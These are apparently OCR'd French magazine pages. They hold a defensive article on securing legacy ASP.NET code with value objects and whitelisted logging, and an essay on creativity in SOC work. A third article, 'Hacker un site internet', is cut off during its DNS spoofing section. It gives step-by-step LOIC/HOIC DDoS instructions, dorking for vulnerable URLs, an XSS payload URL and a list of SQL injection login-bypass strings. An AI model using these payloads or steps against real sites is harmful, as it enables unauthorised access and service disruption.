Deux instances de cette classe ayant toutes deux leur propriété Valeur initialisée à 30 et leur propriété Devise initialisée à EUR représentent la même valeur et sont considérées égales.

Les objets-valeurs présentent plusieurs propriétés :

- Ils sont immuables ;
- Ils contiennent de la logique métier.

Pour que nos objets valeurs présentent ces caractéristiques, nous plaçons la logique de contrôle d'invariants, qui garantissent le respect des règles métier, dans le constructeur :

```
  public Montant(decimal valeur, string devise)
  {
    if(valeur <0)
      throw new ArgumentOutOfRangeException(
"Un montant doit avoir une valeur positive");
    if(!("eur".Equals(devise, StringComparison.CurrentCultureIgnoreCase) ||
      "usd".Equals(devise, StringComparison.InvariantCultureIgnoreCase)))
      throw new ArgumentOutOfRangeException(
"Seules les devises Euro et Dollar sont acceptées");
    // On peut ajouter d'autres contrôles, comme sur le nombre de décimales
    Valeur = valeur;
    Devise = devise;
  }
```

De cette manière, le développeur à l'assurance que s'il manipule une instance d'un de ces objets valeurs, il manipule un objet dans un état valide.

Ainsi définis, les objets valeurs constituent une alternative intéressante aux types primitifs, trop permissifs. En les utilisant comme types d'entrées de notre système, on évite automatiquement certains bugs de sécurité.

Imaginons par exemple une action d'un contrôleur permettant à un utilisateur d'en payer un autre (nous laissons ici les null checks de côté pour plus de lisibilité).

```
public IHttpActionResult Paiement(Transaction transaction)
{
  utilisateurCourant.Paye(transaction.Recepteur, transaction.Montant);

  // Traitement
  return Ok();
}
```

En utilisant des types primitifs, on aurait quelque chose comme ceci :

```
public class Transaction
```

```
    {
        public Utilisateur Recepteur { get; set; }
        public decimal Montant { get; set; }
    }
```

La méthode Paiement présente le défaut de ne pas avoir de contrôle métier spécifique pour ces données d'entrée. Si un utilisateur malveillant venait à bypasser les éventuels contrôles client, l'utilisation du type decimal risque de permettre l'entrée de valeurs négatives. Sans traitement approprié dans la méthode Paye, le système peut permettre de transférer de l'argent dans la mauvaise direction (de la cible vers l'attaquant). A l'inverse, en utilisant notre objet-valeur, on ajoute une protection et restons fidèle au principe de défense en profondeur :

```
public class Transaction
{
    public Utilisateur Recepteur { get; set; }
    public Montant Montant { get; set; }
}
```

Même sans contrôle explicite dans la méthode du contrôleur, il n'y a aucun risque d'accepter de montant négatif, l'objet Montant ne pouvant exister que si la valeur passée est comprise dans un intervalle acceptable selon les règles métier.
L'autre avantage non négligeable de l'utilisation d'objets-valeurs, est de réduire le risque d'erreur de logique. Une méthode ValidePaiement devant effectuer garantir qu'un montant dû et un montant payé sont égaux, ressemblerait, en utilisant des types primitifs, à ceci

```
public void ValidePaiement(decimal v1, decimal v2, string d1, string d2)
{
    // v pour valeur, d pour devise
    if (v1 == v2 && d1 == d2)
    {
        // Traitement
    }
}
```

La logique de comparaison est ici incluse dans la condition du if. Ce pattern se révèle rapidement contraignant à l'usage, le développeur devant répéter la logique à chaque fois qu'il doit comparer des montants dans l'application. Le risque d'oublier la devise par exemple, augmente avec le nombre de comparaisons. Une transaction pourrait être validée alors qu'un utilisateur paye une facture de cent euros avec cent roupies (imaginez le manque à gagner !). A l'inverse, les objets-valeurs encapsulent cette fois les règles métier.

```
public void ValidePaiement (Montant paye, Montant du)
{
    if (du.Equals(paye))
    {
        // Logique encapsulée. Pas de risque d'oubli
        // Traitement
    }
}
```

Le code est plus lisible et bien moins susceptible de contenir une erreur.

Log systématique des entrées/sorties du système

L'OWASP a fait entrer en 2017 le manque de log et de monitoring dans son classement des vulnérabilités les plus répandues. C'est un bon indicateur de la probabilité que nous avons d'intervenir un jour sur une application qui ne dispose pas d'outils de log adapté. Et sans logs, il est difficile de monitorer votre système pour savoir si un attaquant tente de brute-forcer votre formulaire d'authentification ou d'injecter une commande SQL pour récupérer les mots de passe des utilisateurs.
Une première étape simple consiste à loguer systématiquement les requêtes émises à votre application avec leurs paramètres d'entrée, et la réponse qui est faite en retour.
Notre système doit toutefois répondre à quelques exigences si nous voulons améliorer la sécurité de notre application et non la compromettre en ajoutant des logs systématiques :
Les données loguées doivent être contrôlées pour éviter les risques d'injections directes (sur le système de log) ou indirectes (sur les systèmes exploitant les logs) ;
Les informations sensibles ne doivent pas être loguées*.
Nous pouvons nous appuyer sur nos objets-valeurs afin d'être certains de ne pas loguer d'information non-validée. Les loggers structurés comme Serilog ou NLog sont particulièrement adaptés pour enregistrer des logs à partir d'objets complexes de ce genre.
* il peut arriver que les contraintes métier nous obligent à loguer de telles informations. Dans ce cas, le logger devra garantir que les informations seront suffisamment protégées (chiffrement du contenu, stockage sur un serveur sécurisé, envoi via canal chiffré, …).

ASP.NET fournit les filtres globaux qui permettent d'exécuter de la logique avant ou après chaque méthode de contrôleur, un peu à la manière des triggers SQL. Nous pouvons utiliser ce système pour loguer les données fournies aux actions de nos contrôleurs et les réponses qu'elles génèrent. La classe implémentant ce filtre aura la structure suivante :

```
public class ActionExecutionLogFilter : ActionFilterAttribute
{
    private ILog Logger =>
            (ILog)HttpContext.Current.Items[Constants.CONTEXT_LOGGER];

    public override void OnActionExecuting(HttpActionContext actionContext) { … }

    private static string SerialiazeArgument(object argument) { … }

    public override async Task OnActionExecutedAsync(HttpActionExecutedContext
        actionExecutedContext, CancellationToken cancellationToken) { … }

    private Type GetResponseContentType(HttpContent content) { … }
```

```
    private static string SerializeContent(HttpContent content) { … }
}
```

La propriété Logger permet de récupérer une instance du logger créée par l'application au début du traitement de la requête. Ici, elle a été stockée dans une collection de l'objet contexte lié à la requête en cours.
OnActionExecuting contiendra la logique effectuée avant le début de l'exécution de la méthode du contrôleur. C'est elle qui enregistre les paramètres d'entrée.

```
    public override void OnActionExecuting(HttpActionContext actionContext)
    {
        var parameters = actionContext.ActionArguments.ToDictionary(a => a.Key,
                                a => SerialiazeArgument(a.Value));
        Logger.Debug($"Entering{actionContext.ActionDescriptor.ActionName}",
                "Entering action with arguments {Parameters}", parameters);

        base.OnActionExecuting(actionContext);
    }
```

actionContext.ActionArguments permet de lire les arguments passés à la méthode. Ces arguments sont transformés en dictionnaire, ensemble de couples clé-valeur qui constitueront les champs et valeurs de notre log structuré. Les valeurs des arguments sont ensuite sérialisées et l'ensemble est logué. Rappelons que les types des arguments passés sont contrôlés à la construction et n'existent que dans un état valide. Ils ne peuvent donc contenir que de l'information métier valide et n'acceptent pas de payload nuisible. La sérialisation se fait à l'aide de Json.Net

```
    private static string SerialiazeArgument(object argument)
    {
        return JsonConvert.SerializeObject(argument, new JsonSerializerSettings
        {
            Converters = new List<JsonConverter> { new LoggerJsonConverter() },
            ContractResolver = new LoggerContractResolver()
        });
    }
```

LoggerJsonConverter est une classe standard permettant la sérialisation JSON du dictionnaire. La subtilité se trouve dans la classe LoggerContractResolver qui permet de ne pas sérialiser les données sensibles :

```
public class LoggerContractResolver : DefaultContractResolver
{
    protected override JsonProperty CreateProperty(MemberInfo member,
MemberSerialization memberSerialization)
    {
        var property = base.CreateProperty(member, memberSerialization);

        property.ShouldSerialize =
            instance => IsMemberIncluded(member);

        return property;
    }

    private bool IsMemberIncluded(MemberInfo member)
    {
        return member.CustomAttributes.Any(a =>
a.AttributeType == typeof(LogIncludeAttribute));
    }
}
```

La méthode IsMemberIncluded est utilisée pour indiquer au serializer les membres de l'objet à sérialiser qu'il faut inclure dans le résultat. Ces membres sont marqués par un attribut particulier :

```
[AttributeUsage(AttributeTargets.Property | AttributeTargets.Field)]
public class LogIncludeAttribute: Attribute
{
}
```

Ce système permet de whitelister les propriétés des objets que nous souhaitons retrouver dans les logs. L'utilisation d'une whiteliste nous garantit que l'information potentiellement sensible d'une propriété ajoutée par la suite à l'objet logué ne se retrouve pas dans nos logs par accident. Il faudra demander explicitement l'ajout de ce contenu au logger en décorant la propriété de l'attribut. Ainsi, un objet d'entrée d'une action d'authentification pourrait ressembler à cela :

```
public class InfoAuthentification
{
    public InfoAuthentification(string email, string motDePasse, string captcha)
    {
        // Logique de contrôle et d'initialisation
    }
    [LogInclude]
    public string Email { get; }

    public string MotDePasse { get; }

    [LogInclude]
    public string Captcha { get; }
}
```

Maintenant la magie révélée, nous pouvons revenir à la classe implémentant le filtre pour la partie loguant les données de sortie.

```
    public override async Task OnActionExecutedAsync(HttpActionExecutedContext
            actionExecutedContext, CancellationToken cancellationToken)
    {
        var responseContentType =
            GetResponseContentType(actionExecutedContext.Response.Content);
        var serializedContent =
            SerializeContent(actionExecutedContext.Response.Content);

        var contentObject = new {Type = responseContentType.Name,
                Content = serializedContent};
```

```
    Logger.Debug($"Exiting{actionExecutedContext.ActionContext
        .ActionDescriptor.ActionName}",
        "Exiting action with status code {Status}. Content {@Response}",
        actionExecutedContext.Response.StatusCode, contentObject);

    base.OnActionExecuted(actionExecutedContext);
  }
```

Comme pour la méthode SerializeArgument, le contenu de la réponse sera sérialisé en ignorant les champs qui n'ont pas explicitement été marqués comme étant à inclure dans le log.

```
  private static string SerializeContent(HttpContent content)
  {
    if (content is ObjectContent returnedObject)
    {
      return JsonConvert.SerializeObject(returnedObject.Value,
      new JsonSerializerSettings
      {
        ContractResolver = new LoggerContractResolver()
      });
    }

    return "{}";
  }
```

Comme pour la méthode de l'objet, la valeur retournée est déterminé

```
  private Type GetResponseContentType(HttpContent content)
  {
    if (content is ObjectContent returnedObject)
      return returnedObject.ObjectType;

    return typeof(object);
  }
```

Finalement, un objet décrivant le contenu est créé puis passé au logger qui l'enregistrera de manière structurée.

Conclusion

Dans cette partie, nous avons vu comment deux techniques, simples à appliquer sur un code hérité, pouvaient améliorer grandement la sécurité d'une application. En assurant une validation systématique des entrées et sorties et en enregistrant l'activité du système, on améliore les risques sur plusieurs points du top 10 de l'OWASP : injection (arrivant à la 1ère place du top 10), exposition des données sensibles (3ème place), désérialisation non sécurisée (8ème place) et log et monitoring insuffisant (10ème place).

Pour résumer, voici quelques conseils pour améliorer efficacement la sécurité d'un code legacy :

- Utilisez des « types métier », dont la validité est garantie par vérification des règles métier lors de la construction, commebriques de base de votre code ;
- Loguer systématiquement ce qui entre et ce qui sort de votre système ;
- Assurez-vous que vous ne loguez que des données contrôlées (ce qui doit être le cas si vous utilisez des objets comme décrits plus haut) ;
- Assurez-vous de ne pas loguer d'information sensible. Utilisez un système de whitelist pour éviter les fuites d'informations accidentelles dues à l'évolution du code. •

Pourquoi la créativité est-elle devenue nécessaire en cybersécurité ?


Ces 18 derniers mois, les contraintes se sont renforcées face à l'explosion du nombre de cyberattaques, l'agrandissement des surfaces d'attaque dû à l'engouement vers les objets interconnectés et à la vigilance de nos autorités étatiques (NIS[1],RGPD[2]...).
Les audits et les contrôles de sécurité ne suffissent plus. Les équipes de sécurité ont désormais des activités élargies : à la fois techniques et stratégiques. Les organisations sont maintenant dans l'obligation d'être proactives sur le traitement des risques de cybersécurité. On note par exemple que des articulations CERT (*Computer Emergency Response Team*), SOC (centre opérationnel de sécurité) et la sécurité dans les projets se mettent progressivement en place dans les grandes entreprises. L'année dernière, les cybercriminels ont intensifié l'utilisation de l'ingénierie sociale, au lieu d'automatiser l'exploitation des vulnérabilités de sécurité. Les attaquants font preuve d'inventivité. Ils multiplient les attaques ciblées sur les utilisateurs vulnérables et basées sur les interactions humaines.

Laetitia SOYER
Chef de projet Cybersécurité
J'interviens dans le cadre de la conformité, de l'audit et de la gouvernance de la sécurité au sein d'un grand groupe du CAC40. Je m'appuie à la fois sur ma riche expérience en sécurité informatique acquise durant mon parcours professionnel dans le secteur bancaire et celui de l'assurance, mais aussi sur mes expériences en conduite du changement.

Leur stratégie : **la curiosité et la confiance naturelle des personnes honnêtes** : à cliquer sur le lien malveillant, à télécharger des fichiers dangereux, installer des malwares, à rappeler un service technique, transférer des fonds ou encore divulguer des informations sensibles massivement, etc. Le manque de vigilance, ou

!1) NIS La directive de cybersécurité européenne NIS (Sécurité des Réseaux et de l'Information). Depuis juillet 2016, cette directive impose des mesures appropriées pour gérer les risques de sécurité et une notification des incidents ayant un impact sur la continuité.

(2) RGPD Règlement RGPD (Règlement Général sur la Protection des Données). Depuis le 25 mai 2018, ce règlement est entré en vigueur pour toutes les entreprises ayant des activités en Europe, imposant notamment la notification des violations des données à caractère personnel.


1


2

l'excès de crédulité des utilisateurs permettent aux fraudeurs motivés par l'appât du gain de réussir leurs coups ! Je souhaite aborder avec vous l'analyse de la menace en appréhendant l'environnement hostile et en découvrant des indicateurs d'attaque d'une autre manière.

L'amélioration de la détection des menaces en adoptant une approche créative est un axe d'évolution dans la sécurité qui me tient à cœur. En tant que responsable de filière SOC (Security Operating Center), je suis amenée à challenger les équipes pour imaginer de nouveaux scénarios. La co-construction est une des méthodes intéressantes pour créer des cas d'usage ou des schémas d'attaque. Cela implique de centraliser au sein d'un outillage de type SIEM (Security Information and Event Management), les données et journaux d'événements (date, heure d'un accès à une application d'un individu par exemple) issues de sources internes et externes. Un SIEM est un outil de gestion des évènements du système d'information en constante évolution. Il renforce la capacité de détection de la cyber menace. Il utilise des bases de données orientées Big Data, couplées à des mécanismes de « Machine Learning ». Les capacités de corrélation d'événements sont ainsi décuplées.

Des techniques d'analyse avancées sont ainsi utilisées pour isoler les indicateurs d'attaques probables ou modéliser des comportements anormaux. Pour déterminer les sources de données pertinentes et mener des analyses judicieuses, la maîtrise de son environnement est un prérequis afin de pouvoir prioriser non seulement les ressources vitales à protéger mais aussi prédire les attaques.

Pourquoi va-t-il falloir faire preuve d'imagination et de coopération interne ?

La cybersécurité dépasse largement le cadre informatique ce que nous démontre les récentes attaques très médiatisées comme celles : Du ransomware "WannaCry, de campagne d'hameçonnage (Phishing) multiples , des vols des données chez British Airways Elles s'étendent bien au-delà du back-office. Il s'agit de crises cybers souvent complexes et difficiles à comprendre car elles impliquent un grand nombre d'acteurs (métiers, DSI, communication, juridique, fournisseurs…).

Les cybercriminels ont compris que **l'utilisateur demeure le maillon faible** de la sécurité. L'ingénierie sociale est utilisée par les cybercriminels pour **inciter les internautes** à répondre aux attentes des fraudeurs. Nos scénarios de détections devraient être aussi inventifs et utiliser l'humain afin d'anticiper de nouveaux schémas d'attaque, des indicateurs d'attaques ou des modèles de comportements anormaux. La co-construction entre équipes pluridisciplinaires me semble être un des meilleurs facteurs de réussite de la prédiction des attaques. Le mélange des compétences métiers comme la sécurité informatique, la sécurité des personnes et des biens, la lutte contre la fraude, les plans de secours, les risques managers, les risques opérationnels, le juridique et la communication peut permettre d'identifier des **liens entre les données** sans rapport apparents. Les réseaux transverses des entreprises et externes (CEFCYS, club ISO 27011, R2DS, la CNIL, l'ANSSI …) sont aussi une source riche de piste de recherche.

Comment pouvons-nous anticiper nos protections et isoler les signaux faibles des tentatives ?

En faisant preuve de créativité pour trouver de nouvelles protections, nous comprenons mieux l'état d'esprit de nos attaquants et nous serions probablement en mesure de les déjouer. Suite à la mise en œuvre de la méthodologie de Design Thinking sur des projets collaboratifs, il est intéressant de développer cette expérience de design au sein de la cybersécurité. Lapeyre a par exemple travaillé avec cette méthode pour développer la salle de bain senior ; Blabacar a répondu au besoin de personne qui n'avait pas de voiture ; Danone a réinventé le pot de yaourt Danone, EDF l'utilise pour l'aider à innover et la Poste a créé ses nouveaux services postaux comme prendre des nouvelles des personnes isolées.

Le Design Thinking permet de créer un produit ou un service qui est à la limite du cadre. Il utilise une vision empathique des usages des clients et collaborateurs. En mélangeant les disciplines, les caractères des individus et leurs compétences, la créativité se décuple.

Suite à des recherches, je viens de découvrir l'existence d'une autre méthode de design, le Design Fiction. Il se situe dans le prolongement du Design Thinking. Il utilise les mêmes méthodes de créativité et outils de conception. Pour se confronter aux scénarios cybers de demain, nous pourrions nous embarquer dans un jeu à la fois de créativité et de prospection inspiré par le Design Thinking et la science-fiction. Il permettrait de **créer les protections de demain.** Le Design Fiction fait sortir du cadre complètement. Elle consiste à explorer les implications d'évolutions futures. Il peut s'agir de futur probable ou complètement spéculatif.

On peut construire un monde auquel on peut croire, en multipliant les artefacts et les éléments de mise en scène. Ainsi, dans le projet par exemple de maggic.ooo, l'artiste et biologiste, Marry Maggic entend questionner l'accessibilité aux hormones dans le monde pharmaceutique. Elle a développé un ensemble de contenus comme de la vidéo DIY (un tutorial) pour permettre aux femmes de produire leurs propres hormones. Le projet "Open Source Oestrogen" et les fausses publicités d'une compagnie "egstro-eggs" vendent des œufs de poules devant aider les femmes à augmenter leur fertilité. Le design-fiction ne produit pas des canulars. Son but n'est pas de décevoir les gens, mais de produire une fiction qui amène les spectateurs dans un autre espace. Elle ne doit pas provoquer le doute, la peur, ni imaginer des appareils que l'on devrait fabriquer. Ces prototypes doivent suspendre la défiance ou l'incrédulité des gens dans le changement. Excitant, prometteur, créatif sont les premiers adjectifs qui pourraient illustrer ce rapprochement entre deux méthodes de design appliquées à la recherche en cybersécurité. Ce rapprochement pourrait permettre de faciliter la résilience, de vaincre les difficultés à gérer l'humain en matière de sécurité qui constitue toujours la faiblesse principale mais paradoxalement le meilleur ressort de l'action en sécurité. Les cybercriminels renforcent leurs attaques pour cibler les individus et exploiter les interactions humaines. Alors pourquoi nous ne renforcerions pas notre manière de nous protéger en capitalisant sur l'humain également ?

Utiliser le Design Fiction, c'est comme faire un test de Continuité d'activé avec des acteurs pluridisciplinaires. Face au changement, des résistances peuvent être suspendues, le temps d'un test. Le Design Fiction peut permettre de simuler un événement de sécurité inconnu comme par exemple une violation de donnée à caractère personnel irréaliste (Conformité GDPR). Par l'analyse de cet incident improbable, nous pourrions ainsi révéler de nouvelles faiblesses. Les évolutions de nos organisations, de nos processus et procédures pourraient être facilitées et sortir du cadre habituel. Nous gagnerions en pertinence, en fiabilité et en anticipation des risques. •

Christophe Villeneuve
Consultant IT pour Ausy, Mozilla Rep, auteur du livre "Drupal avancé" aux éditions Eyrolles et auteur aux Editions ENI, PHPère des elePHPants PHP, membre des Teams DrupalFR, AFUP, LeMug.fr (MySQL/MariaDB User Group FR), Drupagora...

Hacker un site internet

Pirater, hacker, contrôler sont des termes souvent associés à des personnes mal intentionnées ou aux personnes voulant mettre en pratique leurs connaissances techniques. Aujourd'hui, aucun site web ne peut prétendre être (totalement) sécurisé car souvent, c'est juste une question de temps. Sauf si les moyens, les ressources et les compétences sont déployés. Dans cet article, nous montrerons quelques approches techniques pour prendre le contrôle d'un site en utilisant des outils open source et internet.

Le piratage informatique est à la fois une menace et une mine d'or pour toutes les entreprises car les impacts peuvent endommager n'importe quelle entreprise. Une attaque, un hack est sanctionné par la loi. Les méthodes de piratage (au sens large) sont très diverses. Elles vont permettre de pénétrer un système, un site, une app, d'accéder à des données et les récupérer, de défacer un site, de prendre le contrôle d'un serveur, de mettre en place du phishing, etc. Comment pirater un site web en 2018 ? Quelles méthodes peuvent être utilisées ?

Préparation

Les attaques ciblées sont des attaques à destination d'une ou plusieurs entreprises. Les personnes souhaitant accéder à vos contenus, vont étudier les failles potentielles et même s'appuyer sur des extensions des navigateurs pour connaître les technologies employées.

Ainsi, vous avez à disposition pour Firefox, Chrome… des extensions proposant de nombreuses informations : WebSocket Sniffer, Chrome Sniffer, Web Technology Notifier, Web Server Notifier, WhatRuns, Firefox Lightbeam,WPSniffer, Clubdomain...

Mais d'autres vont aller plus en profondeur pour déterminer les différentes couches techniques utilisées sur vos serveurs. Ainsi vous trouverez les extensions comme Site Stacks, Wappalyzer. 1 2 3

En croisant les données obtenues, vous pouvez consulter le site cvedetails lisant les failles de sécurité des différentes technologies employées selon le niveau de criticité.

Comme le montrent les images, un des sites cibles utilise une ancienne version du langage PHP (donc non mis à jour). Si vous regardez dans la liste des cvedetails, nous trouvons facilement des failles de niveau très élevé (niveau 10) comme CVE-2015-5589. 4


La page explique quel genre d'attaque peut être effectué, son niveau de complexité, l'impact… Le hacker peut alors mettre en place sa stratégie.


Attaque par DOS / DDOS


Une attaque DOS ou DDOS est l'une des attaques les plus puissantes effectuées par les pirates et une des plus classiques depuis de nombreuses années. Cette attaque sature le fonctionnement du système ciblé en envoyant une file d'attente de requêtes du serveur avec une grande quantité de fausses requêtes. Dans une attaque DDOS, de nombreux systèmes d'attaque sont utilisés, c'est à dire beaucoup d'ordinateurs en même temps. Ces machines, dites machines zombies (infectées) sont coordonnées pour effectuer le déni de service.


Pour lancer des attaques DDOS, les pirates passent par un VPN ou VPS. La machine zombie est infectée par un code / une application malveillance qui va agir à l'insu de son propriétaire.

Grâce à cette ferme d'ordinateurs, les pirates peuvent utiliser tout ou partie de leur parc pour effectuer une attaque. Bien entendu, plus il y aura d'ordinateurs zombie, plus l'attaque sera d'envergure. Le résultat souhaité est de bloquer les adresses IP principales. Le









service tombe en rendant les serveurs inopérants.
Les outils pour créer des DDOS sont faciles à trouver. Ils aident à gérer le réseau de machines zombies. On citera LOIC (Low Orbit Ion Cannon) ou son fork, HOIC (High Orbit Ion Cannon). Ils sont open source. 5
Il suffit de les installer. La configuration est souvent simplifiée : on saisit l'IP, l'URL du site que l'on veut attaquer. Après son lancement, nous complétons le formulaire de la manière suivante :

Etape 1 :

Nous remplissons ou effectuons soit le champ URL ou le champ IP du site internet concerné

Etape 2 :

Pour valider la saisie, nous 'lockons' notre choix.

Etape 3 :

Nous pouvons choisir différentes options pour déterminer le type d'attaque. Il y a la définition du timeout, le subsite, le http, la vitesse, le port, la méthode tcp/udp/HTTP DoS, un message pour les visiteurs.

Etape 4 :

Nous définissons le nombre d'ordinateurs nécessaire (threads) pour l'attaque. Un nombre minimal d'ordinateurs est par défaut de 10, mais rien ne vous empêche d'augmenter son nombre en le doublant si votre bande passante le permet.

Etape 5 :

Nous décochons la case 'wait to reply'.

Etape 6 :

Pour lancer l'attaque, il suffit de cliquer sur " ima chargerin mah lazer " pour voir rapidement apparaître le résultat (que nous ne montrerons pas).

Le logiciel HOIC proposera une étape supplémentaire invisible dans le paramétrage. Il s'agit d'un système de brouillage (une difficulté supplémentaire pour la détection de l'attaque), un système de boosters pour transformer le réseau encore plus flou pour limiter le traçage des sources.
Le résultat obtenu rendra un site inaccessible le temps que les serveurs soient relancés, provoquant des gênes aux sites victimes et la frustration des clients qui se rendront ailleurs.


Attaque par XSS : Cross Site scripting

Les attaques XSS (Cross Site Scripting) sont des failles des applications web qui permettent d'exécuter des scripts Javascript côté client. Le principe est simple : envoi d'un lien ou d'un code malveillant à une personne quand celle-ci affiche une page web. Ainsi, les données récupérées peuvent être exploitées pour lancer des attaques de phishing, des attaques par chevaux de Troie ou de vers ou même voler des comptes.
Il existe de nombreuses manières pour effectuer ce type d'attaque, car quand une attaque XSS a réussi, ce fichier sera exécuté à chaque chargement de la page.
Pour trouver facilement des URL non sécurisées aux attaques XSS, nous passons par les moteurs de recherches. Nous nous orientons sur les chaînes "?search=" ou ".php?q=" qui sont utilisés par défaut dans de nombreux CMS.
L'autre moyen consiste à vérifier si les commentaires sont accessibles, visibles ou pas, c'est à dire que l'internaute peut réagir à un article, mais les CMS peuvent proposer l'option sans la mettre à disposition. Ces chaînes utilisent des arguments variables. Elles peuvent être utilisées pour injecter un script malveillant sans avoir un accès plus profond au système.
Par exemple, un formulaire de saisie permet de saisir des informations ou de poster un commentaire. Ceci se traduit au niveau du code de la manière suivante :


```
<?php
if (isset ($_REQUEST) && (sizeof($_REQUEST) > 0))
{
    echo "Votre recherche : ".$_REQUEST['search']."<br />";
}
?>
<html>
<body>
<form method="POST" action="<?php echo $_SERVER['PHP_SELF'] ?>">
Votre texte : <input type="text" name="search" />
<input type="submit" value="Submit" />
</form>
</body>
</html>
```

Pour vérifier si une attaque XSS est possible, nous effectuons 2 tests :

- Tout d'abord à partir du formulaire 7
- Si l'attaque réussit, nous obtenons un popup. 8
- Comme le montre l'exemple, il est possible d'exécuter du script malicieux dans ce formulaire.




5



6

7



8

L'autre manière consiste à passer directement par l'URL de la manière suivante :

http://votresite.com/?search=<script>alert ('hacker');</script>

Nous obtenons le même résultat, c'est à dire une fenêtre popup qui s'affiche. 9

Attaque par injection (de code)

L'injection reste un des grands classiques des attaques ! L'injection SQL est toujours un type d'attaque très répandu sur le web car il est possible d'insérer des instructions malveillantes dans un fichier à exécuter. Afin d'exécuter une injection SQL, il faut trouver la vulnérabilité au préalable dans le site web. La recherche de failles s'effectue très facilement, souvent à partir d'une simple recherche avec certains mots clés comme 'admin/login.php', 'wp-login.php', 'admin', 'user'. Ces critères permettent de trouver facilement des sites avec un risque potentiel. Il s'agit d'accéder à l'interface utilisateur.

L'écran d'accès à la partie membre passe principalement par la saisie d'un identifiant et d'un mot de passe.

Comme nous ne connaissons pas les identifiants utilisateurs, nous remplirons dans les champs identifications (login et mot de passe) par : 1' or '1' = '1 . comme indiqué dans l'image 10

Nom d'utilisateur : 1' or '1' = '1

Mot de passe : 1' or '1'='1

Cette valeur 1=1 répond toujours vrai et avec OR, il faut comprendre que quelle que soit la valeur taper OU 1=1, la requête exécutée retourne la première ligne de la base de données, c'est à dire l'administrateur.

C'est à dire la représentation SQL se présenterait de la manière suivante :


```
select * from users where username='1' or '1'='1' and password='1' or '1'='1';
```

Si le résultat est concluant, vous arrivez à l'interface administration avec le panneau de configuration et l'ensemble des droits d'accès au site internet, car vous vous trouvez administrateur de la plateforme. Bien entendu, si la combinaison du mot ne fonctionne pas, il en existe beaucoup d'autres, quelques exemples :

1'or'1'='1	or 0=0 #	or 1=1–
' or 0=0 —	' or 'x'='x	' or a=a–
" or 0=0 —	" or "x"="x	" or "a"="a
or 0=0 —	') or ('x'='x	') or ('a'='a
' or 0=0 #	' or 1=1–	") or ("a"="a
" or 0=0 #	" or 1=1–	

Lorsque vous avez l'écran de paramétrage, il est facile de trouver la base de données 11

Ici, vous avez récupéré l'ensemble de la base de données comme les informations recherchées.



11

Attaque par DNS Spoofing

L'attaque par DNS spoofing, appelée aussi DNS cache, est une méthode de piratage pour détourner le trafic des serveurs légitimes vers des serveurs malveillants. La technique permet de conduire les internautes vers un serveur malveillant sans aucun signe distinctif de la barre d'URL.

